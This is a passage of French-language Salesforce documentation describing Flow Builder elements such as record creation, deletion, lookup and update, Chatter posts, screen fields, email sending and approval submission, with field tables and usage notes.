| Valeurs du champ | Identifiez les valeurs de champ du nouvel enregistrement. Chaque valeur doit être compatible avec le type de données du champ sélectionné.<br>Important: Assurez-vous que tous les champs obligatoires sont renseignés avec des valeurs, sinon le flux échoue à l'exécution. Si vous ne savez pas quels champs sont obligatoires, consultez la définition de l'objet. |
| `Variable` | Attribue l'ID du nouvel enregistrement à une variable pour pouvoir la référencer plus tard dans le flux.<br>Ce champ accepte les **variables à valeur unique de type Texte**. |

Exemple: Un utilisateur saisit un nom et une adresse dans le flux. Vérifiez qu'un utilisateur correspondant existe, en utilisant un élément Référence d'enregistrement. Si aucun contact correspondant n'existe, créez un enregistrement pour cet utilisateur à l'aide de l'élément Création d'enregistrement.

### Utilisation

Pour créer un enregistrement unique avec toutes les valeurs de champ d'une variable sObject ou plusieurs enregistrements avec toutes les valeurs de champ d'une collection sObject, utilisez un élément Création rapide.

**Remarque:** À l'exécution, l'enregistrement est créé uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Création d'enregistrements Salesforce depuis un flux
- Opérateurs dans des filtres d'enregistrement de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Éléments de flux

### Élément de flux Suppression d'enregistrement

Supprime tous les enregistrements Salesforce qui remplissent les critères spécifiés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Supprimer` | Identifie l'objet dont vous souhaitez supprimer les enregistrements. |
| Critères de filtrage | Affine l'étendue des enregistrements que le flux supprime. |

#### Utilisation

ATTENTION:

- Soyez vigilants en testant des flux qui contiennent des éléments de suppression. Même si le flux est inactif, il déclenche l'opération de suppression.
- Pour éviter la suppression d'enregistrements par erreur, soyez aussi précis(e) que possible dans vos critères de filtrage.
- Les enregistrements sont supprimés de votre organisation dès que le flux exécute l'élément de suppression.
- Les enregistrements supprimés sont envoyés dans la Corbeille, dans laquelle ils sont conservés pendant 15 jours avant leur suppression définitive.
- Les flux peuvent supprimer des enregistrements en attente d'approbation.

Pour supprimer un enregistrement unique identifié par un ID dans une variable sObject variable, ou supprimer plusieurs enregistrements identifiés par des ID dans une collection sObject, utilisez une Suppression rapide.

**Remarque:** À l'exécution, l'enregistrement est supprimé uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Suppression d'enregistrements Salesforce depuis un flux
- Opérateurs dans des filtres d'enregistrement de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Éléments de flux

### Élément de flux Référence d'enregistrement

Recherche le premier enregistrement Salesforce qui remplit les critères spécifiés. Il attribue ensuite les valeurs de champ de l'enregistrement à des variables de flux ou à des champs individuels dans des variables sObject.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Référence` | Identifie l'objet dont vous souhaitez référencer les enregistrements. |
| Critères de filtrage | Affine l'étendue des enregistrements que le flux référence. Spécifiez les critères de filtrage pour la sélection de l'enregistrement à partir de la base de données.<br>**Conseil:** Assurez-vous que vos critères de filtrage affinent suffisamment votre recherche. L'élément Référence d'enregistrement renvoie uniquement le premier enregistrement des résultats filtrés.<br>Les opérateurs de filtrage disponibles dépendent du type de données des champs sélectionnés. Pour plus d'informations, reportez-vous à Opérateurs dans des filtres d'enregistrement de flux. La `Valeur` doit être compatible avec le type de données du champ sélectionné. |
| `Trier les résultats par :` | Trie les résultats filtrés avant de stocker les enregistrements dans la variable. Si vous sélectionnez ce champ, sélectionnez le champ par lequel vous souhaitez trier les résultats ainsi que l'ordre de tri. Seuls les champs qui peuvent être triés sont disponibles. |
| `Attribuez les champs d'enregistrement à des variables pour les référencer dans votre flux.` | Sélectionnez les champs de l'enregistrement renvoyé, puis attribuez les valeurs à des variables du flux.<br>Les valeurs doivent être compatibles avec chaque champ sélectionné. |
| `Attribuez des valeurs nulles à la ou aux variables si aucun enregistrement n'est trouvé.` | Définit les variables sur null si aucun enregistrement ne remplit les critères de filtrage. Par défaut, les valeurs de la variable restent inchangées. |

**Exemple:** Utilisez un élément Référence d'enregistrement pour :

- Saisir (ou lire) le code barres d'une balise produit. Utilisez le code pour rechercher le nom ou la description du produit dans la base de données.

- Consulter les détails d'un article afin de vérifier sa disponibilité en stock.
- Consulter un enregistrement client afin de vérifier l'identité d'un appelant.

**Utilisation**

Utilisez un élément Référence rapide pour rechercher :

- Un enregistrement unique et stocker les valeurs de champ spécifiées dans une variable sObject, ou
- Des enregistrements multiples et stocker les valeurs de champ spécifiées dans une collection sObject

CONSULTER ÉGALEMENT :

Extraction de valeurs d'enregistrements Salesforce dans un flux
Opérateurs dans des filtres d'enregistrement de flux
Éléments de flux
Personnalisation des conséquences de l'échec d'un flux
Définition du chemin suivi par le flux
Références des champs inter-objets dans les flux

### Élément de flux Mise à jour d'enregistrement

Recherche tous les enregistrements Salesforce qui remplissent les critères spécifiés, puis les met à jour avec les valeurs de champ individuelles que vous spécifiez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Mettre à jour` | Identifie l'objet dont vous souhaitez mettre à jour les enregistrements. |
| Critères de filtrage | Affine l'étendue des enregistrements que le flux met à jour.<br>Important: Configurez au moins un filtre, sinon le flux met à jour **tous** les enregistrements de l'objet.<br>Les opérateurs de filtrage disponibles dépendent du type de données des champs sélectionnés. Pour plus d'informations, reportez-vous à Opérateurs dans des filtres d'enregistrement de flux. La `Valeur` doit être compatible avec le type de données du champ sélectionné. |
| Mettez à jour les champs d'enregistrement... | Identifie les champs à mettre à jour dans les enregistrements qui remplissent les critères de filtrage, ainsi que les nouvelles valeurs.<br>Les valeurs doivent être compatibles avec chaque champ sélectionné. |

Exemple: Met automatiquement à jour Salesforce avec des données collectées auprès de clients, par exemple de nouvelles adresses ou des préférences produits.

**Utilisation**

Utilisez Mise à jour rapide pour :

- Mettre à jour un enregistrement unique avec toutes les valeurs de champ d'une variable sObject, ou
- Mettre à jour plusieurs enregistrements avec toutes les valeurs de champ d'une collection sObject

Remarque: À l'exécution, l'enregistrement est mis à jour uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

Mise à jour des enregistrements Salesforce depuis un flux
Opérateurs dans des filtres d'enregistrement de flux
Personnalisation des conséquences de l'échec d'un flux
Définition du chemin suivi par le flux
Éléments de flux

### Élément de flux Action rapide

Appelle une action spécifique à un objet ou une action rapide globale qui est déjà configurée dans votre organisation. Seules les actions « Créer », « Mettre à jour » et « Consigner un appel » sont prises en charge.

Le nom unique de chaque action spécifique à un objet est précédé de l'objet qui lui est associé. Le nom unique de chaque action globale n'a pas de préfixe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `ID d'enregistrement associé` | Uniquement pour des actions spécifiques à un objet. L'ID de l'enregistrement à partir duquel l'action est exécutée.<br>Par exemple, l'action crée une requête qui est associée à un compte donné. Attribuez l'ID de ce compte à `ID d'enregistrement associé`.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| *`Paramètre d'entrée`* | Varie pour chaque action.<br>La présentation de l'action détermine les paramètres requis. Les paramètres obligatoires sont affichés par défaut et ne peuvent pas être supprimés. Si un champ obligatoire inclut une valeur par défaut ou prédéfinie, ce champ est facultatif dans les actions spécifiques à l'objet et globales du flux. Si vous supprimez ensuite la valeur par défaut ou prédéfinie du champ sans avoir défini de valeur dans le flux, l'interview échoue à l'exécution.<br>La valeur doit être compatible avec le paramètre. |

Exemple: Votre organisation a une action spécifique à un objet qui crée un enregistrement de requête dans un compte. Le flux appelle cette action à l'exécution et utilise les attributions d'entrée afin de transférer les données depuis le flux vers l'action.

**Remarque:** À l'exécution, l'enregistrement est créé ou mis à jour uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Création d'enregistrements Salesforce depuis un flux
- Mise à jour des enregistrements Salesforce depuis un flux
- Éléments de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

### Élément de flux Publier dans Chatter

Publie un message dans le fil spécifié, par exemple un groupe Chatter ou un enregistrement de requête. Le message peut contenir des mentions et des rubriques, mais seules les publications de texte sont prises en charge.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

#### Entrées

| Paramètre d'entrée | Description |
|---|---|
| `ID de communauté` | L'ID de la communauté destinataire de la publication.<br>Valide uniquement si les Communautés Salesforce sont activées. Requis si vous publiez pour un utilisateur ou un groupe Chatter membre d'une Communauté Salesforce.com.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Message` | Le texte que vous souhaitez publier.<br>• Pour mentionner un utilisateur ou un groupe, saisissez *`@[référence]`*, où *`référence`* correspond à l'ID de l'utilisateur ou du groupe que vous souhaitez mentionner. La référence peut être une valeur littérale, un champ de fusion ou une ressource de flux. Par exemple : `@[{!UserId}]`.<br>• Pour ajouter une reprise, saisissez *`#[chaîne]`*, où *`chaîne`* correspond à la rubrique que vous souhaitez ajouter, par exemple : `#[Action Required]`.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte et limitée à 10 000 caractères. |
| `Nom ou ID de la cible` | Référence à l'utilisateur, au groupe Chatter ou à l'enregistrement associé au fil dans lequel vous souhaitez publier.<br>• Pour publier dans le fil d'un utilisateur, saisissez son `ID` ou `Nom d'utilisateur`. Par exemple : *`jsmith@salesforce.com`* |

| Paramètre d'entrée | Description |
|---|---|
| | • Pour publier dans un groupe Chatter, saisissez son `Nom` ou `ID`. Par exemple : *`Organisation entière`*<br>• Pour publier dans un enregistrement, saisissez son `ID`. Par exemple : *`001D000000JWBDx`*<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Type de cible` | Obligatoire uniquement si `Nom ou ID de la cible` est défini sur un nom d'utilisateur ou le nom d'un groupe Chatter.<br>Le type de fil dans lequel vous souhaitez publier. Les valeurs correctes sont :<br>• *`Utilisateur`* : si `Nom ou ID de la cible` est défini sur le `Nom d'utilisateur` d'un utilisateur, saisissez cette valeur.<br>• *`Groupe`* : si `Nom ou ID de la cible` est défini sur le `Nom` du groupe Chatter, saisissez cette valeur. |
| `Visibilité` | Spécifie si l'élément de fil est disponible pour tous les utilisateurs ou uniquement pour les utilisateurs internes.<br>Valide uniquement si les Communautés Salesforce sont activées. Les valeurs correctes sont :<br>• *`allUsers`*<br>• *`internalUsers`* |

### Sorties

| Paramètre de sortie | Description |
|---|---|
| `ID d'élément de fil` | Attribue l'ID de la publication créée à une ressource du flux.<br>Ce paramètre accepte n'importe quelle **variable à valeur unique de type Texte, Liste de sélection ou Liste de sélection (sélection multiple)**. |

### Utilisation

Remarque: À l'exécution, la publication Chatter est créée uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Éléments de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

Élément de flux Écran

Affiche un écran pour l'utilisateur qui exécute le flux. Il permet de présenter des informations à l'utilisateur ou de collecter des informations sur l'utilisateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Élément de flux Écran : informations générales

Identifie les boutons de navigation disponibles pour un écran donné, ainsi que le texte d'aide disponible pour l'utilisateur du flux.

Élément de flux Écran : champs de saisie utilisateur

Permet aux utilisateurs de saisir des informations manuellement. Un *champ de saisie utilisateur de flux* est une zone de texte, une zone de texte longue, un numéro, une devise, une date, une date/heure, un mot de passe ou une case à cocher dans un élément Écran.

Élément de flux Écran : champs de choix

Permet aux utilisateurs de sélectionner parmi des choix définis. Un *champ de choix de flux* est une case d'option, une liste déroulante, une case à sélection multiple ou une liste à sélection multiple dans un élément Écran.

Élément de flux Écran : champs Texte d'affichage

Affiche des informations pour les utilisateurs qui exécutent le flux.

CONSULTER ÉGALEMENT :

Éléments de flux

Définition du chemin suivi par le flux

### Élément de flux Écran : informations générales

Identifie les boutons de navigation disponibles pour un écran donné, ainsi que le texte d'aide disponible pour l'utilisateur du flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Options de navigation

| Champ | Description |
| --- | --- |
| Liste déroulante | Détermine les boutons de navigation affichés pour cet écran. À l'exécution, le système détermine automatiquement les boutons pertinents en fonction de l'écran qui précède ou qui suit dans le chemin du flux. Pour empêcher l'écran d'afficher le bouton **Précédent** ou **Terminer**, utilisez la liste déroulante.<br>• **Aucune restriction de navigation** : (par défaut) le système affiche tous les boutons de navigation appropriés sur l'écran.<br>• **Ne pas afficher le bouton Précédent** : sélectionnez cette option si le retour à l'écran précédent déclenche une action qui ne doit pas être répétée, par exemple une transaction par carte de crédit.<br>• **Ne pas afficher le bouton Terminer** : sélectionnez cette option si l'utilisateur doit revenir à l'écran précédent pour continuer ou terminer le flux.<br>Par exemple, supposons que le flux invite l'utilisateur à saisir des informations d'identification d'un contact existant. Le flux examine les informations saisies par l'utilisateur dans la base de données. Si aucun contact correspondant n'est trouvé, le flux affiche un écran pour indiquer à l'utilisateur de revenir |

| Champ | Description |
|---|---|
| | et de réessayer. Pour cet écran, sélectionnez **Ne pas afficher le bouton Terminer**. |
| `Afficher le bouton Interrompre` | Ajoute le bouton **Interrompre** aux boutons de navigation de cet écran, si l'option `Autoriser les utilisateurs à interrompre les flux` est activée dans les paramètres Workflow et approbation de votre organisation. Lorsqu'un utilisateur interrompt une interview de flux, seul cet utilisateur ou un administrateur peut la reprendre.<br>Remarque: Les utilisateurs ne peuvent pas reprendre les flux interrompus depuis Lightning Experience. Par conséquent, nous recommandons de retirer le bouton Interrompre des flux qui sont distribués dans Lightning Experience. |
| `Message d'interruption` | Le message affiché lorsque les utilisateurs interrompent un flux. |

Texte d'aide

| Champ | Description |
|---|---|
| Zone de texte | Information affichée lorsque les utilisateurs cliquent sur **Aide sur ce formulaire**.<br>Ce champ accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |

Utilisation

Si vous autorisez les utilisateurs à interrompre les interviews de ce flux :

- Personnalisez l'étiquette d'interview
- Activez `Autoriser les utilisateurs à interrompre les flux` dans les paramètres d'automatisation des processus de votre organisation
- Ajoutez le composant Interviews de flux interrompues à la présentation de la page d'accueil pour les utilisateurs appropriés.

CONSULTER ÉGALEMENT :

Élément de flux Écran

Conception de présentations de page d'accueil

### Élément de flux Écran : champs de saisie utilisateur

Permet aux utilisateurs de saisir des informations manuellement. Un *champ de saisie utilisateur de flux* est une zone de texte, une zone de texte longue, un numéro, une devise, une date, une date/heure, un mot de passe ou une case à cocher dans un élément Écran.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Étiquette` | Le texte convivial qui est affiché à gauche du champ.<br>Pour mettre en forme l'étiquette, cliquez sur . |
| `Nom unique` | Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Type de saisie` | Renseigné automatiquement en fonction du type de champ de saisie que vous sélectionnez. |
| `Valeur par défaut` | Valeur prérenseignée du champ de saisie. Si l'écran associé n'est pas exécuté, la valeur stockée du champ de saisie est toujours nulle.<br>Le type de données de la valeur par défaut doit être compatible avec celui du champ. Par exemple, une valeur par défaut de case à cocher doit être de type booléen. |
| `Échelle` | Contrôle le nombre de chiffres à droite du point décimal. Ne peut pas dépasser 17. Si vous laissez ce champ vide ou si vous le définissez sur zéro, seuls des nombres entiers s'affichent lors de l'exécution de votre flux. Disponible uniquement pour les champs de saisie Devise et Numéro. |
| `Obligatoire` | Force l'utilisateur à saisir une valeur avant de passer à l'écran suivant. |
| `Valider` | Active la validation de la saisie dans ce champ. |
| `Expression de formule` | Expression de formule booléenne qui détermine si l'utilisateur a saisi une valeur acceptable. |
| `Message d'erreur` | Affiché sous le champ si l'utilisateur n'a pas saisi une valeur acceptable.<br>Ce champ accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| Texte d'aide | Ajoute en regard du champ de saisie. Dans la zone de texte, saisissez des informations d'aide sur ce champ.<br>Ce champ accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |

CONSULTER ÉGALEMENT :

Élément de flux Écran

### Élément de flux Écran : champs de choix

Permet aux utilisateurs de sélectionner parmi des choix définis. Un *champ de choix de flux* est une case d'option, une liste déroulante, une case à sélection multiple ou une liste à sélection multiple dans un élément Écran.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Étiquette` | Affiché à gauche du champ. Pour mettre en forme l'étiquette, cliquez sur . |
| `Nom unique` | Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Type de données de valeur` | Détermine les choix qui sont disponibles dans les Paramètres de choix. Par exemple, si vous sélectionnez Numéro, vous ne pouvez pas utiliser un choix d'un type de donnés Texte.<br>Vous ne pouvez pas modifier le type de données des valeurs de champs à sélection multiple, seul le texte est pris en charge. |
| `Échelle` | Contrôle le nombre de chiffres à droite du point décimal. Ne peut pas dépasser 17. Si vous laissez ce champ vide ou si vous le définissez sur zéro, seuls des nombres entiers s'affichent lors de l'exécution de votre flux. Disponible uniquement pour les champs de choix Devise et Numéro. |
| `Obligatoire` | Force les utilisateurs à identifier un choix avant de passer à l'écran suivant. |
| `Valeur par défaut` | Le choix présélectionné pour l'utilisateur. Si l'écran associé n'est pas exécuté, la valeur stockée du champ de choix est toujours nulle. |
| `Choix` | Les options parmi lesquelles l'utilisateur peut choisir. Sélectionnez des choix configurés, des choix d'enregistrement dynamique ou des choix de liste de sélection.<br>Remarque: Vous ne pouvez pas réorganiser les choix.<br>Le type de données du choix doit correspondre au Type de données de valeur. |
| Case `Texte d'aide` | Informations qui s'affichent lorsque les utilisateurs cliquent sur .<br>Ce champ accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |

CONSULTER ÉGALEMENT :

- Limitations des champs de choix à sélection multiple
- Options de champ de choix dans des éléments de flux Écran
- Élément de flux Écran

### Options de champ de choix dans des éléments de flux Écran

L'une des principales opérations de configuration de champs de choix dans un écran de flux est la sélection des options de choix à afficher dans ces champs. Ces options sont affichées sous la forme de cases d'option ou de cases à cocher individuelles, ou dans une liste déroulante. Créez des options de choix contenant au moins l'une des ressources suivantes : choix, choix d'enregistrement dynamique ou choix de liste de sélection.

Les choix d'enregistrement dynamique et les choix de liste de sélection sont plus faciles à configurer et ne nécessitent pas autant de maintenance que les choix. Nous recommandons d'utiliser une ressource de choix de flux (également appelée choix autonome) uniquement si vous ne pouvez pas utiliser les deux autres options.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Si vous souhaitez que l'utilisateur sélectionne... | Utilisez cette ressource |
|---|---|
| Parmi un ensemble d'enregistrements filtrés | Choix d'enregistrement dynamique |
| Parmi un ensemble de valeurs correspondant à un champ de liste de sélection ou de liste à sélection multiple existant | Choix de liste de sélection |
| Un élément qui ne peut pas être généré à partir d'un enregistrement, d'un champ de liste de sélection ou d'un champ à sélection multiple | Choix |

CONSULTER ÉGALEMENT :

- Élément de flux Écran : champs de choix
- Ressources de choix d'enregistrement dynamique de flux
- Ressource de choix de liste de sélection de flux
- Ressource de choix du flux

### Élément de flux Écran : champs Texte d'affichage

Affiche des informations pour les utilisateurs qui exécutent le flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
|---|---|
| `Nom unique` | Un nom unique se limite à des traits de soulignement et à des caractères alphanumériques. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Zone de texte | Le texte à afficher pour l'utilisateur du flux. Cliquez sur pour basculer de l'éditeur de texte brut à l'éditeur de texte enrichi.L'utilisation de l'éditeur de texte enrichi permet d'enregistrer le contenu sous le format HTML.<br><br>Ce champ accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |

Exemple: Accueille les utilisateurs dans le flux ou affiche les conditions d'utilisation.

CONSULTER ÉGALEMENT :

Élément de flux Écran

### Élément de flux Envoyer un e-mail

Envoie un e-mail en spécifiant manuellement l'objet, le corps et les destinataires dans le flux.

Conseil:

- Stockez le texte du corps de l'e-mail dans un modèle de texte.
- Pour utiliser un modèle d'e-mail existant dans votre organisation, appelez à la place une alerte par e-mail.

Spécifiez au moins un destinataire pour l'e-mail. Vous pouvez utiliser les deux paramètres d'adresse e-mail, à condition que le nombre total d'adresses e-mail ne dépasse pas cinq.

| Champ | Description |
|---|---|
| `Corps` | Texte du corps de l'e-mail. L'e-mail est traité en texte brut, la mise en forme HTML n'est pas respectée.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Objet` | Texte de l'objet de l'e-mail.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Adresses e-mail (séparées par une virgule)` | Facultatif. Destinataires de l'e-mail.<br>Pour pouvoir envoyer l'e-mail, saisissez une valeur pour `Adresses e-mail (séparées par une virgule)` ou `Adresses e-mail (collection)`. Vous pouvez utiliser les deux paramètres, à condition que le nombre total d'adresses e-mail ne dépasse pas cinq.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Adresses e-mail (collection)` | Facultatif. Destinataires de l'e-mail.<br>Pour pouvoir envoyer l'e-mail, saisissez une valeur pour `Adresses e-mail (séparées par une virgule)` ou `Adresses e-mail (collection)`. Vous pouvez utiliser les deux paramètres, à condition que le nombre total d'adresses e-mail ne dépasse pas cinq.<br>Ce paramètre accepte uniquement des **variables de collection de type Texte**. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Adresse de l'expéditeur` | L'adresse e-mail de l'organisation utilisée pour envoyer l'e-mail. Requise uniquement si le `Type d'expéditeur` est défini sur *`OrgWideEmailAddress`*.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Type d'expéditeur` | Facultatif. Adresse e-mail utilisée dans les champs De et Réponse à. Les valeurs correctes sont :<br>• *`CurrentUser`* : l'adresse e-mail de l'utilisateur qui exécute le flux. (Par défaut)<br>• *`DefaultWorkflowUser`* : l'adresse e-mail de l'utilisateur de workflow par défaut.<br>• *`OrgWideEmailAddress`* : l'adresse e-mail de l'organisation spécifiée dans `Adresse de l'expéditeur`. |

### Utilisation

Remarque: À l'exécution, l'e-mail est envoyé uniquement lorsque la transaction de l'interview est terminée. Les transactions sont terminées lorsque l'interview prend fin, exécute un élément Screen ou exécute un élément Wait.

CONSULTER ÉGALEMENT :

- Envoi d'un e-mail à partir d'un flux
- Ressource de modèle de texte de flux
- Personnalisation des conséquences de l'échec d'un flux
- Définition du chemin suivi par le flux
- Références des champs inter-objets dans les flux

## Élément de flux Étape

Agit en tant qu'espace réservé lorsque vous n'êtes pas certain de l'élément dont vous avez besoin.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Utilisation

Les étapes ne sont pas des éléments valides pour des flux actifs. En tant qu'administrateur de flux, vous pouvez exécuter un flux brouillon contenant des éléments Étape. Avant d'activer le flux, remplacez les éléments Étape par d'autres éléments ou supprimez-les.

Convertissez à tout moment un élément Étape en élément Écran en survolant l'étape et en cliquant sur .

Remarque:

- Si vous convertissez une étape contenant plusieurs connecteurs en élément Écran, tous les connecteurs sont supprimés.

- Une fois l'élément Étape converti, vous ne pouvez pas utiliser son nom unique d'origine.

CONSULTER ÉGALEMENT :

Élément de flux Écran

Éléments de flux

Définition du chemin suivi par le flux

## Élément de flux Soumettre pour approbation

Soumet un enregistrement Salesforce pour approbation.

Conseil: Avant de commencer, stockez l'ID de l'enregistrement que vous souhaitez soumettre pour approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Entrées

Transférez des données depuis le flux vers la soumission d'approbation.

| Paramètre d'entrée | Description |
|---|---|
| `ID d'enregistrement` | L'ID de l'enregistrement que vous souhaitez soumettre pour approbation.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `ID des approbateurs suivants` | L'ID de l'utilisateur auquel la demande d'approbation doit être attribuée, si le processus d'approbation n'attribue pas automatiquement l'approbateur.<br>Ce paramètre accepte uniquement des **variables de collection de type Texte** qui comprennent un seul élément. |
| `ID ou nom du processus d'approbation` | Le nom unique ou l'ID du processus d'approbation spécifique auquel vous souhaitez soumettre l'enregistrement. Le type d'objet du processus doit être identique à celui de l'enregistrement spécifié dans `ID de l'enregistrement`.<br>Obligatoire si `Critères Ignorer l'entrée` est défini sur *`$GlobalConstant.True`*.<br>Si ce paramètre et l'`ID de l'émetteur` ne sont pas définis, le flux réussit uniquement dans les cas suivants :<br>• L'approbateur lors de la soumission est automatiquement déterminé, et<br>• L'utilisateur qui a lancé le flux est un émetteur initial autorisé<br>Assurez-vous que les points suivants sont vrais :<br>• L'approbateur lors de la soumission est automatiquement déterminé, et |

| Paramètre d'entrée | Description |
|---|---|
| | • Les émetteurs initiaux (pour les processus d'approbation associés à cet objet) comprennent tous les utilisateurs qui peuvent lancer ce flux<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `Critères Ignorer l'entrée` | Si ce paramètre est défini sur *`$GlobalConstant.True`*, l'enregistrement n'est pas comparé aux critères d'entrée déterminés dans le processus défini dans `ID ou nom du processus d'approbation`.<br>Ce paramètre accepte les **ressources à valeur unique de type Booléen**. |
| `Commentaires de soumission` | Le texte que vous souhaitez ajouter à la soumission.<br>Les commentaires de soumission sont affichés dans l'historique d'approbation de l'enregistrement spécifié. Ce texte est également affiché dans l'e-mail de la demande d'approbation initiale, si le modèle utilise le champ de fusion `{!ApprovalRequest.Comments}`.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |
| `ID de l'émetteur` | L'ID de l'utilisateur qui a soumis l'enregistrement pour approbation. L'utilisateur est notifié des réponses à la demande d'approbation.<br>L'utilisateur doit être un des émetteurs autorisés pour le processus.<br>Si vous ne définissez pas ce champ, utilisateur qui a lancé le flux est l'émetteur. Si une règle de workflow déclenche un flux qui inclut cet élément, l'émetteur est l'utilisateur qui a déclenché la règle de workflow. Des règles de workflow peuvent être déclenchées lorsqu'un utilisateur crée ou modifie un enregistrement. Lorsque l'enregistrement est approuvé ou refusé, l'utilisateur qui a lancé le flux ou déclenché la règle de workflow reçoit une notification.<br>Ce paramètre accepte les **ressources à valeur unique de n'importe quel type**. La valeur est traitée en tant que texte. |

#### Sorties

Transférez des données depuis une requête d'approbation vers le flux. Les attributions sont effectuées lors de la création de la requête d'approbation.

| Paramètre de sortie facultatif | Description |
|---|---|
| `ID d'instance` | L'ID de la demande d'approbation soumise.<br>Ce paramètre accepte les **variables à valeur unique de type Texte, Liste de sélection ou Liste de sélection (sélection multiple)**. |
| `Statut de l'instance` | Le statut de la demande d'approbation actuelle. Les valeurs correctes sont « Approuvé », « Rejeté », « Retiré » ou « En attente ».<br>Ce paramètre accepte les **variables à valeur unique de type Texte, Liste de sélection ou Liste de sélection (sélection multiple)**. |

| Paramètre de sortie facultatif | Description |
| --- | --- |
| `ID des nouveaux éléments de travail` | Les ID des nouveaux éléments soumis dans la demande d'approbation. Il peut exister 0 ou 1 processus d'approbation.<br>Ce paramètre accepte uniquement des **variables de collection de type Texte**. |
| `ID des approbateurs suivants` | Les ID des utilisateurs qui sont attribués en tant que prochains approbateurs.<br>Ce paramètre accepte uniquement des **variables de collection de type Texte**. |
